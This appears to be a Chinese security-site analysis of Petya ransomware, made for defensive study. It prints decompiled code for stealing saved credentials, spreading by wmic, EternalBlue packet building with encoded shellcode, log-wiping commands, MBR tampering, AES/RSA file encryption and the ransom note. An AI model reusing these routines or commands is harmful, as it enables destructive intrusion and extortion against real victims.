


之后程序加载资源序号 3 并且解压缩，首先获取系统文件夹目录，若失败则获取%APPDATA%目录，并将解压后的资源命名为 dllhost.dat 写入到该目录下。

dllhost.dat 的本质为 PsExec.exe，是一款属于 sysinternals 套件的远程命令执行工具，带有合法的签名。

6、枚举网络资源

接下来，病毒遍历所有连接过的网络资源，从中筛选类型为 TERMSRV 的凭据保存。



```
v8 = CredEnumerateW(0, 0, &v12, &v11);
if ( v8 )
{
  v1 = 0;
  v9 = 0;
  if ( v12 > 0 )
  {
    while ( 1 )
    {
      v2 = v11 + 4 * v1;
      v3 = *(_DWORD *)v2;
      if ( *(_DWORD *)(*(_DWORD *)v2 + 8) )
      {
        v10 = 8;
        v4 = (int)L"TERMSRV/";
        v5 = *(_DWORD *)(*(_DWORD *)v2 + 8);
        while ( *(_WORD *)v5 == *(_WORD *)v4 )
        {
          v5 += 2;
          v4 += 2;
          --v10;
          if ( !v10 )
          {
            v6 = 0;
            goto LABEL_8;
          }
```


接下来尝试使用保存的凭据连接网络资源

```
Name = 0;
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_5C8B70((int)&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
  v5 = PathFindExtensionW(&pszPath);
  if ( v5 )
  {
    *v5 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v13 = 1;
      goto LABEL_58;
    }
    dwErrCode = GetLastError();
  }
  v6 = 0;
  if ( WriteFileAA(&FileName, dword_5DF0FC, 1) )
    break;
  v7 = GetLastError();
  dwErrCode = v7;
```


连接成功则执行下列命令：

```
PathAppendW(v5, L"wbem\\wmic.exe");
if ( !PathFileExistsW(v5) )
{
LABEL_10:
  *a2 = 0;
  *v5 = 0;
  return v6;
}
v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
v8 = wsprintfW(
       &a2[v7],
       L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
```


该命令将在目标主机上执行 rundll32。exe 调用自身 dll 的第 1 个导出函数，完成局域网感染功能。

7、使用永恒之蓝漏洞攻击

接下来，启动线程进行永恒之蓝漏洞攻击。

```
result = q_AllocMem(0x24u);
v9 = result;
if ( result )
{
  *((_WORD *)result + 1) = htons(a1 - 4);
  *((_BYTE *)v9 + 8) = a2;
  *((_WORD *)v9 + 7) = a3;
  *((_WORD *)v9 + 8) = a4;
  *((_WORD *)v9 + 14) = a5;
  *((_WORD *)v9 + 15) = a6;
  *((_WORD *)v9 + 16) = a7;
  *((_WORD *)v9 + 17) = a8;
  *((_DWORD *)v9 + 1) = 'BMS\xFF';
  *((_BYTE *)v9 + 13) = '\x18';
  result = v9;
}
```



```
if ( !v2 )
{
  *((_WORD *)v3 + 1) = 0xF7FFu;
  *((_WORD *)v3 + 2) = sub_100020B2();
  *((_WORD *)v3 + 3) = sub_100020B2();
}
if ( v2 == 1 )
{
  *((_BYTE *)v3 + 8) = 3;
  *((_BYTE *)v3 + 40) = 3;
  *((_DWORD *)v3 + 40) = 4291821744;
  *((_DWORD *)v3 + 41) = '\xFF\xFF\xFF\xFF';
  *((_DWORD *)v3 + 42) = 4291821744;
  *((_DWORD *)v3 + 43) = '\xFF\xFF\xFF\xFF';
  *((_DWORD *)v3 + 48) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 49) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 99) = 0xFFDFF190;
  *((_DWORD *)v3 + 101) = 0xFFDFF1F0;
  *((_DWORD *)v3 + 118) = 0xFFD001F0;
  *((_DWORD *)v3 + 119) = '\xFF\xFF\xFF\xFF';
  *((_DWORD *)v3 + 122) = 4291822080;
  *((_DWORD *)v3 + 123) = '\xFF\xFF\xFF\xFF';
  v5 = 0;
  do
  {
    *((_BYTE *)v3 + v5 + 497) = *((_BYTE *)g_KernelShellcode + v5) ^ 0xCC;
    ++v5;
  }
  while ( v5 < 2423 );
}
if ( v2 == 2 )
```


病毒使用异或的方式加密了部分数据包，在内存中重构后发送数据包，这样就避免了杀毒软件的静态查杀。

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  00 00 00 9B FF 53 4D 42  72 00 00 00 00 18 53 C8  ...ÿSMBr.....SÈ
00000010  00 00 00 00 00 00 00 00  00 00 00 00 FF FF FF FE  ............ÿÿÿþ
00000020  00 00 00 00 00 78 00 02  50 43 20 4E 45 54 57 4F  .....x..PC NETWO
00000030  52 4B 20 50 52 4F 47 52  41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0..
00000040  4C 41 4E 4D 41 4E 31 2E  30 00 02 57 69 6E 64 6F  LANMAN1.0..Windo
00000050  77 73 20 66 6F 72 20 57  6F 72 6B 67 72 6F 75 70  ws for Workgroup
00000060  73 20 33 2E 31 61 00 02  4C 4D 31 2E 32 58 30 30  s 3.1a..LM1.2X00
00000070  32 00 02 4C 41 4E 4D 41  4E 32 2E 31 00 02 4E 54  2..LANMAN2.1..NT
00000080  20 4C 4D 20 30 2E 31 32  00 02 53 4D 42 20 32 2E   LM 0.12..SMB 2.
00000090  30 30 32 00 02 53 4D 42  20 32 2E 3F 3F 3F 00 00  002..SMB 2.???..
000000A0  00 00 55 FF 53 4D 42 72  00 00 00 00 98 53 C8 00  ..UÿSMBr....SÈ.
000000B0  00 00 00 00 00 00 00 00  00 00 00 FF FF FF FE 00  ............ÿÿÿþ.
000000C0  00 00 00 11 05 00 03 0A  00 01 00 04 11 00 00 00  ................
000000D0  00 01 00 00 00 00 00 FD  E3 00 80 8D 49 24 8D C2  .......ýã.I$.Â
000000E0  EF D2 01 20 FE 00 10 00  E5 87 EF 2F A4 F6 1A 47  iÒ. þ...å‡i/¤ö.G
000000F0  98 F4 AF 6D F3 05 0A 76  00 00 00 68 FF 53 4D 42  ô¯mó..v...hÿSMB
00000100  73 00 00 00 00 18 07 C8  00 00 00 00 00 00 00 00  s......È........
00000110  00 00 00 00 FF FF FF FE  00 00 10 00 0C FF 00 00  ....ÿÿÿþ.....ÿ..
00000120  00 04 11 0A 00 00 00 00  00 00 00 28 00 00 00 00  ...........(....
00000130  00 D4 00 00 A0 2D 00 4E  54 4C 4D 53 53 50 00 01  安全客（bobao360.cn）
```

8、文件加密


Petya 采用 RSA2048 + AES128 的方式对文件进行加密，程序中硬编码 RSA 公钥文件，每一个盘符会生成一个 AES128 的会话密钥，该盘符所有文件均对该 AES Key 进行加密。

9、清除日志并重启

执行完加密文件和网络传播流程后，病毒将清除 Windows 系统日志并强制重启。重启后将执行病毒写入的 MBR 并加密磁盘。加密完成后显示勒索信息并等待用户输入 key。

```
Sleep(60000 * a1);
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
RunCommand(3);
if ( g_dwTokenFlag & Enum_TokenFlag_SeShutdownPrivilege )
{
  v10 = GetModuleHandleA("ntdll.dll");
  if ( v10 )
  {
    v11 = GetProcAddress(v10, "NtRaiseHardError");
    if ( v11 )
      ((void (__stdcall *)(unsigned int, _DWORD, _DWORD, _DWORD, signed int, HANDLE *))v11)(
        0xC0000350,
        0,
        0,
        0,
        6,
        &Thread);
  }
  if ( !InitiateSystemShutdownExW(0, 0, 0, 1, 1, 0x80000000) )
    ExitWindowsEx(6u, 0);
```

安全客（bobao.360.cn）



Petya 勒索加密技术分析

1、篡改 MBR

当系统重启后，执行病毒的 MBR，伪装成 CHKDSK 进行加密磁盘，加密完成后弹出敲诈信息对用户进行敲诈。




图 4 Petya 敲诈信息

下面，我们来对修改后的 MBR 进行分析:

1）读取第 20 个扇区判断是否已经加密，执行相应流程

```
seg000:8581                 push    0               ; isWrite
seg000:8583                 push    1
seg000:8585                 push    0
seg000:8587                 push    20h             ; start_sectors
seg000:8589                 lea     ax, [bp-286h]
seg000:858D                 push    ax
seg000:858E                 mov     al, [bp-2]
seg000:8591                 push    ax
seg000:8592                 call    q_rw_sectors
seg000:8595                 add     sp, 0Ch
seg000:8598                 or      al, al
seg000:859A                 jz      short loc_859F
seg000:859C
seg000:859C loc_859C:                               ; CODE XREF: seg000:857F↑j
seg000:859C                 jmp     loc_8500
seg000:859F ; ---------------------------------------------------------------------------
seg000:859F
seg000:859F loc_859F:                               ; CODE XREF: seg000:859A↑j
seg000:859F                 cmp     byte ptr [bp-286h], 1
seg000:85A4                 jb      short loc_85B8
seg000:85A6                 mov     al, [bp-2]
seg000:85A9                 push    ax
seg000:85AA                 lea     ax, [bp-86h]
seg000:85AE                 push    ax
seg000:85AF                 call    sub_8426
seg000:85B2                 add     sp, 4
seg000:85B5                 pop     si
seg000:85B6                 leave
seg000:85B7                 retn
seg000:85B8 ; ---------------------------------------------------------------------------
seg000:85B8
seg000:85B8 loc_85B8:                               ; CODE XREF: seg000:85A4↑j
seg000:85B8                 mov     al, [bp-2]
seg000:85BB                 push    ax
seg000:85BC                 push    large dword ptr [bp-6]
seg000:85C0                 lea     ax, [bp-86h]
seg000:85C4                 push    ax
seg000:85C5                 call    q_encrypt
seg000:85C8                 add     sp, 8
seg000:85CB                 pop     si
seg000:85CC                 leave
```


2）加密流程，读取病毒配置信息， 病毒加密用的 key 存在第 0x20 个扇区

```
seg000:8122                call    print
seg000:8125                pop     bx
seg000:8126                push    0
seg000:8128                push    1               ; sectors_count
seg000:812A                push    0
seg000:812C                push    20h             ; sector_index_
seg000:812E                lea     ax, [bp+buf]
seg000:8132                push    ax
seg000:8133                mov     al, [bp+arg_6]
seg000:8136                push    ax              ; char
seg000:8137                call    q_rw_sectors    ; 第20扇区为病毒写入的配置信息,
seg000:813A                add     sp, 0Ch
seg000:813D                or      al, al
seg000:813F                jz      short loc_8147
seg000:8141                call    ErrorReboot
seg000:8144                pop     si
```


3）设置已经加密的标志位，并把配置信息中的 key 清 0， 写回磁盘第 20 扇区

```
seg000:8147 loc_8147:                              ; CODE XREF: q_encrypt+25↑j
seg000:8147                mov     [bp+buf], 1     ; 设置已经加密标志位
seg000:814C                sub     eax, eax
seg000:814F                mov     [bp+for_i], eax
seg000:8154                jmp     short loc_815B
seg000:8156 ; ---------------------------------------------------------------------------
seg000:8156
seg000:8156 loc_8156:                              ; CODE XREF: q_encrypt+5A↓j
seg000:8156                inc     [bp+for_i]
seg000:815B
seg000:815B loc_815B:                              ; CODE XREF: q_encrypt+3A↑j
seg000:815B                cmp     [bp+for_i], 20h
seg000:8161                jnb     short loc_8176
seg000:8163                mov     si, word ptr [bp+for_i]
seg000:8167                mov     al, [bp+si+buf+1]
seg000:816B                mov     [bp+si+encrypt_key], al
seg000:816F                mov     [bp+si+buf+1], 0
seg000:8174                jmp     short loc_8156  ; 备份key并把配置中的key部
seg000:8176 ; ---------------------------------------------------------------------------
```

4）使用用户输入的 key 尝试解密

```
seg000:84CB                mov     al, [bp+arg_2]
seg000:84CE                push    ax
seg000:84CF                push    si
seg000:84D0                call    sub_82A2
seg000:84D3                add     sp, 8
seg000:84D6                dec     al
seg000:84D8                jz      short loc_84E3
seg000:84DA                push    9FB5h           ; Incorrect key
seg000:84DD                call    print
```



2、加密文件

勒索木马 Petya 采用 RSA2048 + AES128 的方式对文件进行加密，程序中硬编码 RSA 公钥文件，针对每一个盘符都会生成一个 AES128 的会话密钥，该盘符所有文件均对该 AES Key 进行加密。

根据后缀名对相关文件进行分类，涉及的文件格式如下表：

".3ds ",".7z ",".accdb ",".ai ",".asp ",".aspx ",".avhd ",".back ",".bak ",".c ",".cfg ",".conf ",".cpp ",".cs ",".ctl ",".dbf ",".disk ",".djvu ",".doc ",".docx ",".dwg ",".eml ",".fdb ",".gz ",".h ",".hdd ",".kdbx ",".mail ",".mdb ",".msg ",".nrg ",".ora ",".ost ",".ova ",".ovf ",".pdf ",".php ",".pmf ",".ppt ",".pptx ",".pst ",".pvi ",".py ",".pyc ",".rar ",".rtf ",".sln ",".sql ",".tar ",".vbox ",".vbs ",".vcb ",".vdi ",".vfd ",".vmc ",".vmdk ",".vmsd ",".vmx ",".vsdx ",".vsv ",".work ",".xls ",".xlsx ",".xvd ",".zip "

Petya 的加密流程如下图：



1）启动加密文件线程

```
EncryptThreadParam *EncryptFiles()
{
  DWORD v0; // ebx@1
  signed int v1; // edi@1
  EncryptThreadParam *result; // eax@2
  WCHAR RootPathName[4]; // [sp+Ch] [bp-8h]@3

  v0 = GetLogicalDrives();
  v1 = 31;
  do
  {
    result = (EncryptThreadParam *)(1 << v1);
    if ( (1 << v1) & v0 )
    {
      RootPathName[0] = v1 + 'A';
      RootPathName[1] = ':';
      RootPathName[2] = '\\';
      RootPathName[3] = 0;
      result = (EncryptThreadParam *)GetDriveTypeW(RootPathName);
      if ( result == (EncryptThreadParam *)3 )
      {
        result = (EncryptThreadParam *)LocalAlloc(0x40u, 0x20u);
        if ( result )
        {
          result->RootKeyString = (int)L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjFO2n2JmURWV"
                                       "/uHB0Zr1Q/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ22TK0A2OtX4GRKxEEFLCy7vP1"
                                       "2EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwFITDbDDmdrRIiUEUw6o3pt5p"
                                       "NOskfOJbMan2TZu6zfhzuts7KaFP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiF1KeVndP0XfRCYXI9AJYCe"
                                       "aOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";       // 公钥
          result->field_1C = 0;                 // 事件句柄
          *(_DWORD *)&result->RootPath[0] = *(_DWORD *)RootPathName;
          *(_DWORD *)&result->RootPath[2] = *(_DWORD *)&RootPathName[2];
          result = (EncryptThreadParam *)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)EncryptFileThread, result, 0, 0);
        }
      }
    }
    --v1;
  }
  while ( v1 >= 0 );
  return result;
}
```



```
DWORD __stdcall EncryptFileThread(EncryptThreadParam *lpThreadParameter)
{
  DWORD v1; // eax@2
  EncryptThreadParam *v2; // esi@7
  const WCHAR *v4; // [sp-Ch] [bp-18h]@3
  DWORD v5; // [sp-4h] [bp-10h]@3

  if ( CryptAcquireContextW(
         (HCRYPTPROV *)&lpThreadParameter->phProv,
         0,
         L"Microsoft Enhanced RSA and AES Cryptographic Provider",
         0x18u,
         0xF0000000) )
  {
    goto LABEL_7;
  }
  v1 = GetLastError();
  if ( v1 == 0x80090019 )
  {
    v5 = 0xF0000000;
    v4 = 0;
  }
  else
  {
    if ( v1 != 0x80090016 )
    {
LABEL_10:
      v2 = lpThreadParameter;
      goto LABEL_11;
    }
    v5 = 8;
    v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
  }
  if ( !CryptAcquireContextW((HCRYPTPROV *)&lpThreadParameter->phProv, 0, v4, 0x18u, v5) )
    goto LABEL_10;
LABEL_7:
  v2 = lpThreadParameter;
  if ( GenSessionKey(lpThreadParameter) )
  {
    EnumDriverAndEncrypt((LPCWSTR)lpThreadParameter, 15, lpThreadParameter);
    WriteReadMe(lpThreadParameter);
    CryptDestroyKey(lpThreadParameter->Aes128SessionKey);
  }
  CryptReleaseContext(lpThreadParameter->phProv, 0);
LABEL_11:
  LocalFree(v2);
  return 0;
}
```

```
BOOL __usercall GenSessionKey@<eax>(EncryptThreadParam *a1@<eax>)
{
  HCRYPTKEY *v1; // esi@1
  HCRYPTKEY v2; // ST00_4@2
  HCRYPTKEY v3; // ST00_4@2
  BOOL v5; // [sp+8h] [bp-Ch]@1
  BYTE v6[4]; // [sp+Ch] [bp-8h]@2
  BYTE pbData[4]; // [sp+10h] [bp-4h]@2

  v1 = (HCRYPTKEY *)&a1->Aes128SessionKey;
  v5 = CryptGenKey(a1->phProv, 0x660Eu, 1u, (HCRYPTKEY *)&a1->Aes128SessionKey);
  if ( v5 )
  {
    v2 = *v1;
    *(_DWORD *)pbData = 1;
    CryptSetKeyParam(v2, 4u, pbData, 0);
    v3 = *v1;
    *(_DWORD *)v6 = 1;
    CryptSetKeyParam(v3, 3u, v6, 0);
  }
  return v5;
}
```


2）递归枚举目录并加密

```
void __stdcall EnumDriverAndEncrypt(LPCWSTR pszDir, int a2, EncryptThreadParam *a3)
{
  void *v3; // eax@4
  DWORD v4; // eax@5
  struct _WIN32_FIND_DATAW *v5; // eax@14
  HANDLE hFindFile; // [sp+Ch] [bp-86Ch]@3
  struct _WIN32_FIND_DATAW FindFileData; // [sp+10h] [bp-868h]@3
  WCHAR FileName; // [sp+260h] [bp-618h]@9
  WCHAR pszDest; // [sp+468h] [bp-410h]@2
  WCHAR v10; // [sp+670h] [bp-208h]@15

  if ( a2 )
  {
    if ( PathCombineW(&pszDest, pszDir, L"*") )
    {
      hFindFile = FindFirstFileW(&pszDest, &FindFileData);
      if ( hFindFile != (HANDLE)-1 )
      {
        do
        {
          v3 = (void *)a3->field_1C;
          if ( v3 )
          {
            v4 = WaitForSingleObject(v3, 0);
            if ( !v4 || v4 == -1 )
              break;
          }
          if ( wcscmp(FindFileData.cFileName, L".")
            && wcscmp(FindFileData.cFileName, L"..")
            && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
          {
            if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
            {
              v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
              if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
              {
                wsprintfW(&v10, L"%ws.", v5);
                if ( StrStrIW(
                       L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
                        "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
                        "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
                       &v10) )
                {
                  AesEncryptFile(&FileName, a3);
                }
              }
            }
            else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
            {
              EnumDriverAndEncrypt(&FileName, a2 - 1, a3);
            }
          }
        }
        while ( FindNextFileW(hFindFile, &FindFileData) );
        FindClose(hFindFile);
      }
```

3）写入 Readme .txt 文件

Readme .txt 文件中包含比特币支付地址。

```
HLOCAL __stdcall WriteReadMe(EncryptThreadParam *pszDir)
{
  HLOCAL result; // eax@1
  int v2; // eax@4
  HANDLE v3; // ebx@6
  WCHAR pszDest; // [sp+0h] [bp-620h]@3
  LPCVOID lpBuffer; // [sp+618h] [bp-8h]@2
  DWORD NumberOfBytesWritten; // [sp+61Ch] [bp-4h]@7

  result = (HLOCAL)LoadRsaPubkey(pszDir);
  if ( result )
  {
    result = ExportSessionKey(pszDir);
    lpBuffer = result;
    if ( result )
    {
      if ( PathCombineW(&pszDest, (LPCWSTR)pszDir, L"README.TXT") )
      {
        v2 = sub_10006973();
        if ( v2 )
          Sleep(60000 * (v2 - 1));
        v3 = CreateFileW(&pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
        if ( v3 != (HANDLE)-1 )
        {
          NumberOfBytesWritten = 0;
          WriteFile(
            v3,
            L"Ooops, your important files are encrypted.\r\n"
             "\r\n"
             "If you see this text, then your files are no longer accessible, because\r\n"
             "they have been encrypted. Perhaps you are busy looking for a way to recover\r\n"
             "your files, but don't waste your time. Nobody can recover your files without\r\n"
             "our decryption service.\r\n"
             "\r\n"
             "We guarantee that you can recover all your files safely and easily.\r\n"
             "All you need to do is submit the payment and purchase the decryption key.\r\n"
             "\r\n"
             "Please follow the instructions:\r\n"
             "\r\n"
             "1.\tSend $300 worth of Bitcoin to following address:\r\n"
             "\r\n",
            0x432u,
            &NumberOfBytesWritten,
            0);
          WriteFile(v3, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
          WriteFile(
            v3,
            L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
            0x8Eu,
            &NumberOfBytesWritten,
            0);
